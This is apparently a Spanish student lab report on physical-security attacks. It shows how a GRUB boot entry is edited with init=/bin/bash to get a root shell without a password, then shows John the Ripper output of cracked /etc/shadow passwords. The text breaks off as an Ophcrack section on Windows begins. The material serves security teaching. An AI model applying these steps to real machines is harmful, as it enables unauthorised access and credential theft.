


Práctico N° 1.2: Seguridad Física

Acceso a Linux sin Contraseña

Lo primero que hicimos fue acceder al grub y presionar 'e' para editar la forma en que Linux inicia. Allí agregamos la línea "init=/bin/bash" y cambiamos los permisos a rw.



```
set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]; then
  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
--hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 522999c9-8c07-4fa9\
-9108-7bb04854e43c
else
  search --no-floppy --fs-uuid --set=root 522999c9-8c07-4fa9-910\
8-7bb04854e43c
fi
echo      'Loading Linux 4.9.0-kali3-amd64 ...'
linux     /boot/vmlinuz-4.9.0-kali3-amd64 root=/dev/sda1 rw_i\
nitrd=/install/initrd.gz quiet init=/bin/bash
echo      'Loading initrd file... '
initrd    /boot/initrd.img-4.9.0-kali3-amd64

Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.
```

Luego presionamos F10 para iniciar con las modificaciones. Tras esto, Linux abre en modo de terminal (de root). Allí utilizamos la herramienta John para averiguar las contraseñas de los usuarios.

```
/dev/sda1: recovering journal
/dev/sda1: Clearing orphaned inode 1458132 (uid=131, gid=138, mode=0100600, size
=51746)
/dev/sda1: clean, 339098/2490368 files, 2437933/9961216 blocks
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# _
```

```
/dev/sda1: recovering journal
/dev/sda1: clean, 339098/2490368 files, 2437933/9961216 blocks
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# john --show /etc/shadow
root:root:17401:0:99999:7:::
bruno:123456:17401:0:99999:7:::
defo:defo1234:17401:0:99999:7:::
pepe:pepe123:17401:0:99999:7:::
rosa:qwerty:17401:0:99999:7:::

5 password hashes cracked, 0 left
root@(none):/# _
```

Luego de esto ya podemos reiniciar el equipo e ingresar de manera normal con la nueva contraseña.

Crack de Claves de un Sistema Windows

Lo primero es que hicimos fue iniciar el sistema Kali Linux y abrir la aplicación “Ophcrack”

